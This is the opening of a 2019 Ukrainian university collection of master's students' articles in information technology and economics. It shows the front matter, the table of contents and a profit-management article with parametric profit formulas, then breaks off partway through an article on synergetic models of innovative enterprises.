УНІВЕРСИТЕТ ДЕРЖАВНОЇ ФІСКАЛЬНОЇ СЛУЖБИ УКРАЇНИ

НАУКОВІ РОБОТИ СТУДЕНТІВ УДФСУ

ЗБІРНИК СТАТЕЙ ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ ДРУГОГО (МАГІСТЕРСЬКОГО) РІВНЯ НАВЧАЛЬНО-НАУКОВОГО ІНСТИТУТУ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ



СЕРІЯ «НАУКОВІ РОБОТИ СТУДЕНТІВ УДФСУ»

Серію «Наукові роботи студентів УДФСУ» засновано у 2018 році, яка є продовженням започаткованої у 2017 р. серії «Випускникам УДФСУ».

Редакційна колегія:
Пашко П. В., д.е.н. (голова)
Шевчук О. А., д.е.н. (заступник голови)
Топчій В. В., д.ю.н.
Мацелюх Н. П., д.е.н.
Кужелєв М. О., д.е.н.
Швабій К. І., д.е.н.
Ріппа С. П., д.е.н.
Мандрагеля В. А., д.філософ.н.
Чмелюк В. В., к.ю.н.
Малинський І. Й., к.н.фіз.вих.
Шевчук В. А., к.ю.н.

У серії «Випускникам УДФСУ» вийшли друком:

2017

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ економіки, оподаткування та митної справи»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ права»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ інформаційних технологій та менеджменту»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ обліку, аналізу та аудиту»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ фінансів, банківської справи»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня факультету підготовки, перепідготовки та підвищення кваліфікації працівників податкової міліції»

У серії «Наукові роботи студентів УДФСУ» вийшли друком:

2018

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ економіки, оподаткування та митної справи»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ права»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ інформаційних технологій та менеджменту»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ обліку, аналізу та аудиту»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ фінансів, банківської справи»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня факультету підготовки, перепідготовки та підвищення кваліфікації працівників податкової міліції»

2019

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ права»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ обліку, аналізу та аудиту»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ фінансів, банківської справи»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ економіки, оподаткування та митної справи»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ інформаційних технологій»

«Збірник статей здобувачів вищої освіти другого (магістерського) рівня факультету підготовки, перепідготовки та підвищення кваліфікації працівників податкової міліції»

УНІВЕРСИТЕТ ДЕРЖАВНОЇ ФІСКАЛЬНОЇ СЛУЖБИ УКРАЇНИ

Серія «Наукові роботи студентів УДФСУ»
Заснована у 2018 році і є продовженням започаткованої у 2017 р. серії «Випускникам УДФСУ»

ЗБІРНИК СТАТЕЙ ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ ДРУГОГО (МАГІСТЕРСЬКОГО) РІВНЯ НАВЧАЛЬНО-НАУКОВОГО ІНСТИТУТУ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Ірпінь
2019

УДК 004:005(08)
ББК 32я54
З-41

Рекомендовано до друку Вченою радою
Навчально-наукового інституту
інформаційних технологій
(протокол № 11 від 8 листопада 2019 р.)

З-41 Збірник статей здобувачів вищої освіти другого (магістерського) рівня Навчально-наукового інституту інформаційних технологій Університету ДФС України. – Ірпінь, 2019. – 228 с. – Серія «Наукові роботи студентів УДФСУ», т. 17).

У збірнику опубліковано статті здобувачів вищої освіти другого (магістерського) рівня.

Видання призначене для молодих вчених, аспірантів, студентів.

УДК 004:005(08)
ББК 32я54

Матеріали розміщено в авторській редакції. Відповідальність за зміст матеріалів, їх відповідність вимогам чинного правопису і достовірність фактів та статистичних даних несуть автори.

© ННІ інформаційних технологій, 2019
© Університет ДФС України, 2019

ЗМІСТ

ЕКМ-18-1

Бунько Діана Олександрівна
УПРАВЛІННЯ ПРИБУТКОМ
ПІДПРИЄМСТВА В УМОВАХ ГЛОБАЛІЗАЦІЇ
ІНФОРМАЦІЙНОГО ПРОСТОРУ 7

Волтарніст Маргарита Олексіївна
СИНЕРГЕТИЧНА МОДЕЛЬ РОЗВИТКУ
ІННОВАЦІЙНОГО ПІДПРИЄМСТВА..... 14

Гетьман Наталія Анатоліївна
ОБҐРУНТУВАННЯ МОДЕЛІ УПРАВЛІННЯ
ЗНАННЯМИ ПІДПРИЄМСТВА..... 21

Гончарук Вікторія Максимівна
МОДЕЛЮВАННЯ ЕКОНОМІЧНОЇ ДИНАМІКИ
КРІЗЬ ПРИЗМУ АНАЛІЗУ СУЧАСНИХ ПІДХОДІВ..... 28

Довбиш Андрій Іванович
ІНФОРМАЦІЙНО-ЛОГІЧНА МОДЕЛЬ
ОПТИМІЗАЦІЇ УПРАВЛІННЯ КЛІЄНТСЬКОЮ
БАЗОЮ КОМПАНІЇ..... 38

Лисенко Максим Сергійович
ОПИС БІЗНЕС-ПРОЦЕСІВ ІТ-СИСТЕМ 44

Романенко Василь Русланович
УПРАВЛІННЯ РИЗИКАМИ
ІТ-ПІДПРИЄМСТВА В УМОВАХ ФОРМУВАННЯ
ІНФОРМАЦІЙНОЇ ЕКОНОМІКИ..... 50

Свідельський Олександр Михайлович
МОДЕЛІ СТРАТЕГІЙ
ЕКОНОМІЧНОГО РОЗВИТКУ РЕГІОНУ..... 54

Шкурпела Оксана Валеріївна
КОГНІТИВНЕ МОДЕЛЮВАННЯ СИТУАЦІЙ
ПРИЙНЯТТЯ РІШЕНЬ НА ПІДПРИЄМСТВІ..... 60

КМІ-18-1

Бекмухамбетов Вадим Рафікович
СИСТЕМА ЕКСПЕРТНОГО ТА
ВЕБОМЕТРИЧНОГО АНАЛІЗУ І РЕЙТИНГУВАННЯ
САЙТУ ТУРИСТИЧНОГО ОПЕРАТОРА 66

Бех Дарина Миколаївна
ІНСТРУМЕНТИ РОЗРОБКИ ДОДАТКІВ ДЛЯ IOS 72

Борейко Анна Артурівна
ПРОЕКТУВАННЯ АНАЛІТИЧНИХ
СИСТЕМ ПІДПРИЄМСТВА 79

Ворона Наталія Віталіївна
ПРОГНОЗУВАННЯ ФІНАНСОВОЇ ДІЯЛЬНОСТІ
КОМПАНІЇ З ВИКОРИСТАННЯМ
ІНФОРМАЦІЙНО-АНАЛІТИЧНИХ СИСТЕМ 83

Дерябкін Андрій Миколайович
СИСТЕМА КОНТРОЛЮ ДОСТУПУ
ДО ІНФОРМАЦІЙНОЇ СИСТЕМИ 90

Захватов Дмитро Володимирович
СИСТЕМИ ІДЕНТИФІКАЦІЇ НА ОСНОВІ QR-КОДУ.....94

Наконечний Андрій Іванович
ПОШУК МЕРЕЖЕВИХ ВРАЗЛИВОСТЕЙ
ЗАСОБАМИ ВІДКРИТОГО ПРОГРАМНОГО
ЗАБЕЗПЕЧЕННЯ У ОРГАНАХ ДФС 100

Олексієнко Роман Сергійович
ОГЛЯД МЕТОДІВ ІНТЕЛЕКТУАЛЬНОГО АНАЛІЗУ
НА ПЛАТФОРМІ ORACLE DATA MINING.....108

Філоніч Володимир Володимирович
ГРОМАДСЬКА ІНІЦІАТИВА В ПОДАТКОВІЙ СИСТЕМІ
ТА ДЕРЖАВНО-УПРАВЛІНСЬКИХ РІШЕННЯХ 118

Юхман Карина Іванівна
МЕТОДИ ОЦІНКИ ЕФЕКТИВНОСТІ ЗАСТОСУВАННЯ
ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ 125

Якименко Артем Петрович
ОЦІНКА ДІЯЛЬНОСТІ ВИКЛАДАЧІВ
У КОНТЕКСТІ ЯКОСТІ РОБОТИ ЗВО.....131

КМІз-18-1

Буката Ольга Володимирівна
ТЕХНОЛОГІЇ СТВОРЕННЯ ВЕБ-САЙТІВ 136

Виговська Світлана Володимирівна
РЕІНЖИНІРИНГ БІЗНЕС-ПРОЦЕСІВ
ЯК ПЕРЕДУМОВА СТВОРЕННЯ
ІНФОРМАЦІЙНОЇ СИСТЕМИ УПРАВЛІННЯ
АГРОПІДПРИЄМСТВОМ 143

Горбаченко Іванна Миколаївна
СКЛАДОВІ АНАЛІЗУ ОПЕРАЦІЙНОЇ
ДІЯЛЬНОСТІ ПІДПРИЄМСТВА 150

Деменков Андрій Володимирович
CMS WEB-ОРІЄНТОВАНОЇ ІНФОРМАЦІЙНОЇ
СИСТЕМИ ПІДТРИМКИ НАВЧАЛЬНОГО ПРОЦЕСУ 156

Климчук Жанна Станіславівна
ОГЛЯД ПІДХОДІВ ТА МЕТОДИК
ДО АНАЛІЗУ ФІНАНСОВИХ РЕЗУЛЬТАТІВ
ДІЯЛЬНОСТІ СУБ'КТІВ ГОСПОДАРЮВАННЯ 162

Москалюк Олексій Вадимович
ІНТЕГРАЦІЯ ДАНИХ, ІНФОРМАЦІЇ ТА ДОДАТКІВ 170

Овчинников Олександр Ігорович
КІБЕРБЕЗПЕКА ТА ЗАХИСТ ОБЛІКОВОЇ
ІНФОРМАЦІЇ ПІДПРИЄМСТВА 176

Пастернак Дмитро Володимирович
РОЗРОБКА ВЕБ-ОРІЄНТОВАНОЇ ERP СИСТЕМИ
ПІДПРИЄМСТВА У ГАЛУЗІ БУДІВНИЦТВА 184

Ситник Марія Федорівна
КАСКАДНА МОДЕЛЬ ЯК ОПТИМАЛЬНИЙ
СПОСІБ ПРОЕКТУВАННЯ ІНФОРМАЦІЙНОЇ
СИСТЕМИ УПРАВЛІННЯ
ФІНАНСОВИМИ РЕСУРСАМИ 195

Старинець Богдан Андрійович
ДОСЛІДЖЕННЯ МОЖЛИВОСТЕЙ
СИСТЕМИ МОНІТОРИНГУ МЕРЕЖІ ZABBIX 209

Стоцька Олена Михайлівна
ТЕОРЕТИЧНІ АСПЕКТИ ФОРМУВАННЯ
ОПТИМАЛЬНОЇ ОРГАНІЗАЦІЙНОЇ СТРУКТУРИ
УПРАВЛІННЯ ПІДПРИЄМСТВОМ 216

Хоменко Владислав Валерійович
ПРОЕКТУВАННЯ ТА РОЗРОБКА САЙТУ
ПРОДАЖУ ТОВАРІВ ШИРОКОГО АСОРТИМЕНТУ 223

ЕКМ-18-1

Бунько Діана Олександрівна,
студентка групи ЕКМ 18-1
ННІ інформаційних технологій
Науковий керівник:
Ріппа Сергій Петрович,
д.е.н., професор

УПРАВЛІННЯ ПРИБУТКОМ ПІДПРИЄМСТВА В УМОВАХ ГЛОБАЛІЗАЦІЇ ІНФОРМАЦІЙНОГО ПРОСТОРУ

Анотація. *У статті розглядаються аспекти питання управління прибутком підприємства. Забезпечення ефективного управління результатом діяльності підприємства призводить до позитивної динаміки прибутку, де велику роль відіграє система управління прибутком. Проаналізовано основні напрями управління прибутком на підприємстві в сучасних умовах господарювання.*

Ключові слова: *глобалізація, інформаційний простір, прибуток, управління прибутком, інформаційний простір, інформація, підприємство.*

Постановка проблеми. Сучасні умови розвитку ринкових відносин і підприємництва в Україні посилюють актуальність досліджень категорії прибутку, оскільки саме прибуток підприємств є головною рушійною силою ринкової економіки як на макро-, так і на мікро-рівнях, кінцевім результатом будь-якого бізнесу. У зв'язку з цим важливою проблемою сучасного менеджменту є розробка ефективних методів управління прибутком, які сприяють сталому підвищенню прибутковості підприємств, забезпеченню їх життєдіяльності та конкурентоспроможності в умовах динамічних змін, що відбуваються в сучасному світі. Вирішення цієї проблеми є дуже складним завданням, що вимагає теоретичних досліджень на основі застосування досягнень економіко-математичного моделювання, інформаційних технологій, комп'ютерного забезпечення. Стрімка глобалізація суспільства сприяє зростанню значення інформаційної безпеки як для

міжнародної спільноти, держави в цілому, так і окремо для секторів економіки, для підприємств та особистості. А в умовах розвитку економіки знань на пріоритетні позиції виходять наукоємні виробництва та інформаційні технології, що складають пріоритетний сектор розвитку економіки, який в при раціональному регулюванні може вивести державу на якісно новий рівень розвитку.

Аналіз останніх досліджень і публікацій. У контексті сучасних досліджень, здійснених як вітчизняними, так і зарубіжними вченими і практиками представлена значна кількість розвідок, присвячених безпосередньо аналізу сутності та впливу глобалізації на розвиток сучасного світу. Найбільшого розроблення проблема глобалізації набуває у західно-європейській науці, яка представлена такими вченими, як: З.Бауман, З.Бжезинський, Д.Белл, Л.Браун, Е.Гор, П.Бергер, П.Бурд'є, П.Бьюкеннан, Б.Вальденфельс, Е.Гідденс, А.Колодко, А.Урсул, А.Уткін, Д.Стігліц, Д.Хелд та інші.

Тематика формування та управління прибутком є досить добре описаною в економічній літературі. Проблеми забезпечення ефективного управління прибутком розглядали в своїх працях багато вітчизняних науковців: Білик Т.О., Бланк І.А., Блонська І.І., Гончаров А.М., Гриньова В.М., Кальмук М.В., Коваленко Л.О., Поддєрьогін А.М., Покропивний С.Ф., Субботович Ю.Л., Ткаченко Є.Ю. та інші. Теоретичні і практичні аспекти управління прибутком розглядалися в роботах І.О. Бланка, Ю.В. Богатіна, О.Б. Каламан, В.В. Ковальова, О.Г. Янкового, В.А. швандара, Р.О. Костирко та ін.

Низка зарубіжних і вітчизняних науковців таких як: І. Ансофф, Х. Алфорд, М. Альберт, П. Друкер, В. Єфремов, О. Корєнков, Д. Коноков, О. Кузьмін, Л. Мельник, М. Мельников, О. Мельник, М. Мескон, В. Пономаренко, Ю. Порошин, А. Смолкін, І. Семенков, В. Тарасов, Л. Тарасевич, М. Тимощук, Г. Файоль, Ф. Фідлер, В. Яцура та ін., присвятили свої праці розгляду проблем ефективного управління розвитком підприємств в умовах переходу до "нової економіки" [1].

Мета статті полягає в дослідженні теоретичних і практичних основ формування прибутку підприємства та розробка шляхів щодо підвищення ефективності процесу управління прибутком підприємства в умовах глобалізації.

Виклад основного матеріалу дослідження. На сьогодні, у час, супутником якого є глобалізація як народного господарства кожної

країни, так і світового загалом, у період становлення нової постінформаційної цивілізації особливу увагу та роль відведено такій вагомій, специфічній та унікальній категорії, як інформація. Наявність інформації здатна забезпечити її власнику значні переваги та принести очікувані прибутки, а відсутність – звести нанівець докладені зусилля, знизити очікуваний рівень результативності. Інформованість та інформаційне забезпечення утворюють базу для успішної діяльності підприємств, створюючи передумови позитивних соціально- економічних змін у суспільстві та сприяють розвитку країни.

Глобалізація (від англ. «globe» - земна куля) - тривалий процес інтеграції національних економік світу з метою розв'язання глобальних проблем людства; складне явище взаємозалежності економік, що виникає у зв'язку з обміном товарів і послуг та Потоками капіталів; процес посилення взаємозв'язку національних економік країн світу, що знаходить своє вираження в утворенні світового ринку товарів і послуг, фінансів, становленні глобального інформаційного простору, перетворенні знання в основний елемент суспільного багатства, виході бізнесу за національні кордони через формування ТНК, впровадженні і домінуванні в повсякденній практиці міжнародних підносим і внутрішньополітичного життя народів принципово нових і універсальних ліберально-демократичних цінностей тощо.

Дехто вважає, що глобалізація - це негативне явище, яке занедбує внутрішні економіки країн, спричинює їх залежність від більш розвинених економік; дехто - що глобалізація поєднує держави, як в економічному відношенні (залучення до глобального ринку товарів, капіталів, послуг, співпраця підприємств, фінансові зв'язки), так і суспільному та культурному відношеннях (інформаційно-культурне зближення народів), а отже є позитивним явищем; дехто вважає, що глобалізація - просто інструмент,який використовується для підвищення прибутків підприємств [2].

Система управління прибутком підприємством – це сукупність взаємопов'язаних елементів, кожний з яких має функціональне призначення та спільна дія котрих, за певних умов, забезпечує досягнення механізму отримання прибутку заданої величини. Ґрунтуючись на різноманітних підходах вчених можна виділити такі елементи системи управління прибутком підприємств (Рис.1).



Рис.1. Складові елементи системи управління прибутком підприємства

Джерело: розроблено автором на основі [3;4].

В сучасних ринкових умовах господарювання кожне підприємство функціонує під впливом значної кількості різноманітних факторів, які можуть бути джерелом як нових небачених можливостей для економічного розвитку, так і серйозних загроз для діяльності. Більшість з цих факторів в реальному житті діють не ізольовано у чистому вигляді, здебільше вони перетинаються, тісно взаємодіють і розвиваються, взаємодоповнюють і взаємо обумовлюють один одного, тобто утворюють складну, інтегровану, синергитичну систему. Її структура дуже динамічна, оскільки постійно з'являються нові фактори, відбувається модифікація існуючих факторів і взаємозв'язків між ними, змінюється їхня роль і значимість. Як зазначав Х. Ульріх, знання системи факторів може стати важливою передумовою для забезпечення виживання підприємства у жорстких умовах конкурентної боротьби, а також принести йому економічну вигоду [5]. У цих умовах управління бізнесом вимагає підвищення точності розрахунків, ефективності планування і прогнозування. У зв'язку з цим, актуальною стає проблема створення сучасного інформаційноаналітичного інструментарію управління прибутком, що дозволяє максимізувати суму одержаного прибутку, підвищити рівень рентабельності, зміцнити фінансовий стан підприємства. Отже, основною метою створення такого інструментарію є сприяння сталому економічному розвитку підприємства. Для

розробки такого інструментарію необхідно широке застосування економіко-математичних методів і моделей, які дозволяють формалізувати фактори зовнішнього і внутрішнього середовищ, дослідити закономірності змінення прибутку, створити єдиний інформаційний простір прийняття рішень щодо управління прибутком, прогнозувати можливі наслідки прийнятих рішень.

Вагома роль у розв'язанні поставлених проблем належить багато параметричним моделям прибутку, за допомогою яких вирішуються наступні задачі: – дослідження закономірностей змінення прибутку підприємства; – оцінка впливу кожного з прибуткоутворюючих факторів на кінцевий результат виробництва; – побудова економічних карт поведінки підприємства, які дозволяють виділити зони прийняття управлінських рішень; – визначення границь абсолютної і відносної беззбитковості; – аналіз впливу невизначеності зовнішнього і внутрішнього середовищ на діяльність підприємства, розробка страхових коефіцієнтів управлінських рішень при плануванні прибутку; – розрахунок компенсаційного співвідношення прибуткоутворюючих параметрів. Крім зазначених проблем, на основі багато параметричних моделей можуть розв'язуватися і інші питання обґрунтування стратегії і тактики розвитку підприємства, створення сприятливих умов для збільшення прибутку.

Розглянемо побудову параметричних моделей прибутку. В основі цих моделей лежить розрахунок індексу прибутку підприємства I, який визначається [6, с.9-12] як відношення прибутку за аналізований період $П_а$, до прибутку $П_б$ за період, що прийнято за базисний, тобто:

$$I = \frac{П_а}{П_б}. \qquad (1)$$

Для спрощення викладок будемо зупинимося спочатку на одно номенклатурному підприємстві. Оскільки прибуток від реалізації продукції визначається за формулою:

П=V(Ц-С),

то індекс прибутку обчислюється наступним чином:

$$I = \frac{V_а(Ц_а - С_а)}{V_б(Ц_б - С_б)},$$

де $V_а$, $V_б$ – обсяги (в натуральному вираженні) виробництва і реалізації продукції відповідно в аналізованому та базисному періодах;

$Ц_а$, $Ц_б$ – ціни реалізації одиниці продукції відповідно в аналізованому та базисному періодах. Після нескладних алгебраїчних перетворень останньої формули одержуємо першу багато параметричну модель прибутку:

$$I = \frac{b(pd - К_н R) - (1 - R)(1 + f)}{p - 1} \qquad (2)$$

і другу багато параметричну модель прибутку:

$$I = \frac{b(pd - g) + (1 - R)(b - 1 - f)}{p - 1}, \qquad (3)$$

де $b = \frac{N_a}{N_b}$ – коефіцієнт змінення об'єму виробництва і реалізації товарної продукції;

$p = \frac{Ц_б}{С_б}$ – коефіцієнт рентабельності виробництва товарної продукції в базисному періоді;

$d = \frac{Ц_а}{Ц_б}$ – коефіцієнт змінення ціни реалізації товарної продукції;

$С_б = С_{зм} + \frac{С_{ст}}{V_б}$ - собівартість одиниці товарної продукції в базисному періоді;

$С_{зм}$ - змінні витрати на одиницю товарної продукції в базисному періоді;

$С_{ст}$ - умовно-сталі витрати в абсолютному вираженні на випуск товарної продукції в базисному періоді;

$R = \frac{С_{зм}}{С_б}$- коефіцієнт змінних витрат в базисному періоді;

$С_а = К_н * С_{зм} + \frac{С_{ст} + \Delta С_{ст}}{b * V_б}$ – собівартість одиниці товарної продукції в аналізованому періоді;

$K_н$ – коефіцієнт змінення змінних витрат базисного періоду в аналізованому періоді;

$\Delta С_{ст}$ -приріст умовно-сталих витрат в аналізованому періоді;

$f = \frac{\Delta С_{ст}}{С_{ст}}$– коефіцієнт змінення сталих витрат в аналізованому періоді;

$g = K*1+(1-R)$ – коефіцієнт змінення собівартості продукції базисного періоду під впливом змінення її змінних складових.

З наведених формул випливає, що параметричні моделі прибутку дозволяють проаналізувати як основні показники, які формують прибуток, так і комплекс коефіцієнтів, що визначає ефективність

діяльності підприємства. Доведені моделі (2) і (3) рівнозначні. Вибір конкретної моделі залежить від аналізованої ситуації та інформації, яку використовують менеджери при прогнозуванні прибутку.

Зазначимо, що при побудові параметричних моделей прибутку (2) і (3) використовувалося обмеження, яке полягало у тому, що підприємство випускає продукцію однієї номенклатурно-асортиментної позиції. Однак, не важко показати, що доведені формули можна використовувати і для аналізу прибутку багато номенклатурних підприємств. У останньому випадку формули для обчислення параметрів моделей дещо ускладнюються, оскільки вони відображають структурні здвиги при переході від базисного до аналізованого періоду багатьох видів продукції, які випускаються підприємством.

Висновки. В умовах сучасного розвитку підприємств, що забезпечують реальну самостійність їх діяльності, категорія прибутку отримала суттєвий розвиток. Нові умови функціонування сучасних підприємств висувають нові вимоги до методики планування прибутку, яка має забезпечувати гибкість, системність, комплексність при прийнятті планово-управлінських рішень.

Усі підприємства прагнуть у результаті своєї діяльності мати прибуток і намагаються його збільшувати. Тільки розуміння того в якому напрямку діяти, може привести до позитивної динаміки. Необхідно застосовувати ефективні підходи до управління прибутком суб'єкта господарювання задля підвищення рентабельності виробництва та інвестиційної привабливості підприємства, зміцнення його конкурентоспроможності. У зв'язку з цим, методи управління прибутком необхідно вдосконалювати.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Фещур. Р. В. Управління розвитком машинобудівних підприємств / Р. В. Фещур, В. Ю. Самуляк // Менеджмент та підприємництво в Україні: етапи становлення та розвитку. – Л.: Вид-во Нац. ун-ту «Львів. політехніка», 2008 – С.100-109.

2. Городецька М. О. УКРАЇНА В УМОВАХ ГЛОБАЛІЗАЦІЇ / М. О. Городецька – [Електронний ресурс]: Режим доступу до ресурсу: file:///C:/Users/ d.mitchell/Downloads/vkpnuen_2011_4_9.pdf.

3. Пігуль Н. Г. Управління прибутком підприємства / Н. Г. Пігуль // Проблеми і перспективи розвитку банківської системи України. – 2010. – № 28. – С.125–132.

4. Система управління прибутком як умова ефективного функціонування підприємства / Ж. М. Жигалкевич, Е. С. Фісенко // Економіка та суспільство. – 2016. – №4. – [Електронний ресурс]: Режим доступу до журналу: http://economyand society.in.ua/journal-4/11-stati-4/290-zhigalkevich-zh-m-fisenko-e-s.

5. Бешорнер Т. Управление предприятием: еще один взгляд на стоимостную ориентацию: Проблемы теории и практики управления. – 2001. – № 2. – С.98–103

Волтарніст Маргарита Олексіївна,
студентка групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Мамченко Світлана Дмитрівна,
к.т.н., доцент, доцент кафедри економічної кібернетики

СИНЕРГЕТИЧНА МОДЕЛЬ РОЗВИТКУ ІННОВАЦІЙНОГО ПІДПРИЄМСТВА

Анотація. *В даній статті аналізується стан інноваційної діяльності промислових підприємств в Україні, досліджуються питання особливостей моделювання розвитку інноваційного підприємства, концептуальної моделі управління інноваційним підприємством та обґрунтовується доцільність синергетичної моделі розвитку інноваційного підприємства.*

Ключові слова: *інноваційне підприємство, інноваційна поведінка, синергетична економіка, закон еволюції, концептуальна модель, математична модель, система нелінійних диференціальних рівнянь*

Постановка проблеми. Інноваційна діяльність має свої особливості та відмінні ознаки, що передбачає створення особливої бізнес-моделі як одного з компонентів загальної моделі функціонування підприємства. Моделі інноваційного процесу та управління інноваційною діяльністю тісно пов'язані між собою. Причому модель інноваційного процесу є первинною, в значній мірі визначає структуру і зміст моделі управління. Для ефективного стимулювання інноваційної

поведінки економічних суб'єктів необхідно наукове уявлення про природу відповідних процесів. Найкращому розумінню природи економічних явищ сприяє створення якісних математичних моделей, що базуються на сучасних знаннях про розвиток економічних систем, і подальше їх вивчення з метою отримання нових знань. В даний час синергетика є науковою парадигмою, яка розглядається як одна з фундаментальних концепцій наукового пізнання розвитку систем.

Аналіз останніх досліджень і публікацій. Питаннями моделювання інноваційної діяльності в різний час займалися Р. Д. Нельсон, С. Дж. Вінтер, Дж. Мур, Л. Р. Уедерфорд, А. Н. Лінк, Д. Лейн, Д. Дж. Бернс, П. М. Міллінг, Ф. Х. Майер, Ф. Коеллінгер, Р. А. Дженнер. Практичні аспекти оптимізації інноваційної поведінки економічних агентів досліджувались П. Ф. Друкером, Ф. Йохансоном, Дж. П. Коттером, Д. С, Коеном, М. Сімагуті, У. Чан Кім, Р.Моборном, Г. Чесбро, К. Крістенсеном, Е . Скоттом, Е. Ротом, Ф. Янсеном та іншими дослідниками.

Інноваційна поведінка економічних агентів є однією з слабо вивчених сфер людської діяльності. Проблема полягає в тому, що більшість дослідників зосереджували свою увагу на макроекономічних аспектах інновацій, а на мікрорівні, рівні окремого економічного агента, процесам прийняття ним інноваційних рішень увага приділяється недостатньо. У той же час від поведінки окремого економічного суб'єкта залежить сукупний економічний результат країни.

Оскільки сучасна економіка має всі ознаки синергетичної економіки [2], то у дослідженні розвитку інноваційного підприємства потрібно особливого значення надавати не лінійним, а нелінійним аспектам, трактуючи нелінійність і нестійкість як джерело різноманіття і складності економічної динаміки. Потрібні математичні моделі, здатні надати знання для ефективного управління інноваційним підприємством.

Мета статті полягає в обґрунтуванні доцільності та побудові синергетичної моделі розвитку інноваційного підприємства.

Виклад основного матеріалу дослідження. Здійснення інноваційної діяльності має свою особливість – підвищений ризик в порівнянні із звичайною підприємницькою діяльністю. Це пояснюється тим, що інноваційна діяльність характеризується творчістю та новизною у науково-технічній роботі, тож можна отримати як позитивний, так і негативний результат. Тому велика кількість підприємців взагалі не наважується займатися інноваціями. Порівнюючи з іншими країнами, де частка підприємств, які займаються інноваційною діяльністю

складає 70–80 % від їх загальної кількості (наприклад в Німеччині, Японії, США), в Україні дуже мала кількість інноваційних підприємств, динаміка інноваційно активних промислових підприємств за 2010-2018 роки в Україні відображена на рис.1.



Рис.1. Динаміка кількості інноваційних промислових підприємств. Побудовано автором за даними [1].

Хоча у відсотковому відношенні до загальної кількості промислових підприємств ситуація дещо краща (рис.2).



Рис.2. Динаміка інноваційно активних промислових підприємств підприємств у відсотках до загальної їх кількості. Побудовано автором за даними [1]

Такий стан інноваційної діяльності в Україні обумовлений насамперед недостатнім фінансуванням, ризиком та невизначеністю у сфері інновацій, а також недосвідченістю щодо управління інноваційною поведінкою підприємств. Враховуючи нестабільність ринку, ніхто не має гарантії того, що створення нових продуктів чи технологій принесе бажаний результат. Спираючись на дані Global Innovation

Index, індекс інноваційного розвитку України, що складає 38,5, дозволяє Україні займати 43 місце серед 126 країн у 2018 році.

В першому наближенні інноваційна поведінка підприємства може бути визначена як особливий тип стратегічної ринкової поведінки підприємців і фірм, що полягає в систематичному пошуку нових технологій, способів організації виробництва товарів, здійснення робіт і надання послуг і спрямований на досягнення достатнього рівня прибутку за рахунок більш повного задоволення потреб покупців і клієнтів в порівнянні з конкурентами.

Розглядаючи весь спектр проблем інноваційної поведінки, можна виділити як мінімум три аспекти вивчення:

1. інноваційна поведінка підприємців, фірм, виробників товарів, робіт і послуг;
2. інноваційна поведінка споживачів;
3. інноваційна поведінка співробітників, працівників фірми.

Головним є перший вид інноваційної поведінки, оскільки саме підприємці, фірми є ініціаторами і провідниками інновацій. Однак всі три види інноваційної поведінки взаємопов'язані. Наприклад, без інноваційної поведінки споживачів неможлива дифузія інновацій, їх поширення і, відповідно, всі інноваційні товари, роботи і послуги, що пропонуються новаторами на ринку, залишилися незатребуваними. Також якби була відсутня інноваційна поведінка співробітників фірм, то інновації зустрічали б тільки пасивне неприйняття або навіть активну протидію, а також значно знизилася б кількість свіжих ідей і пропозицій, в результаті більшість інноваційних перетворень, впровадження нових технологій було б просто загублено ще на етапі розробки і впровадження.

В рамках даного дослідження розглядається тільки перший вид інноваційної поведінки. Інноваційну поведінку підприємців найчастіше вважають різновидом економічної або ринкової поведінки.

Найбільш простими і найбільш ранніми математичними моделями інноваційної поведінки є стаціонарні, статичні моделі. Інноваційна поведінка в них розглядається як одноразова, одномоментна дія, яка здійснюється інноватором. Відповідно до неокласичної доктрини, такі рішення повинні бути Парето-оптимальними і в кінцевому підсумку призвести до рівноваги на ринку.

Динамічні моделі, на відміну від статичних, передбачають включення фактора часу в саму модель, відповідно, економічний агент приймає рішення про здійснення інновацій неодноразово, а багаторазово, що призводить до виникнення нелінійних зв'язків між попереднім рішенням і подальшим. Описи динамічних систем для задання закону еволюції досить різноманітні: за допомогою диференціальних рівнянь, дискретних відображень, теорії графів, теорії марковських ланцюгів тощо. Залежно від вигляду оператора еволюції і структури фазового простору динамічні системи можна класифікувати на лінійні і нелінійні, системи з неперервним та дискретним часом. Досліджуючи розвиток систем, синергетика досліджує нелінійні динамічні системи, при цьому у якості математичних моделей використовує нелінійні системи диференціальних та різницевих рівнянь. З поміж нелінійних динамічних систем виділяють два класи: консервативні і дисипативні системи. Консервативні системи характеризуються незмінним у часі внутрішнім запасом деякої енергії. Їх ще називають гамільтоновими системами. В економіці консервативними системами можна вважати виробничі і організаційні процеси підприємства. Для дисипативних систем характерним є те, що виникаючий режим динаміки, стає з часом незалежним від початкового стану, а множина відображувальних точок у фазовому просторі дисипативної системи утворює атрактор, тип якого визначає поведінку економічної системи, можливим може бути стан динамічного хаосу, самоорганізація системи, виникнення «порядку через хаос».

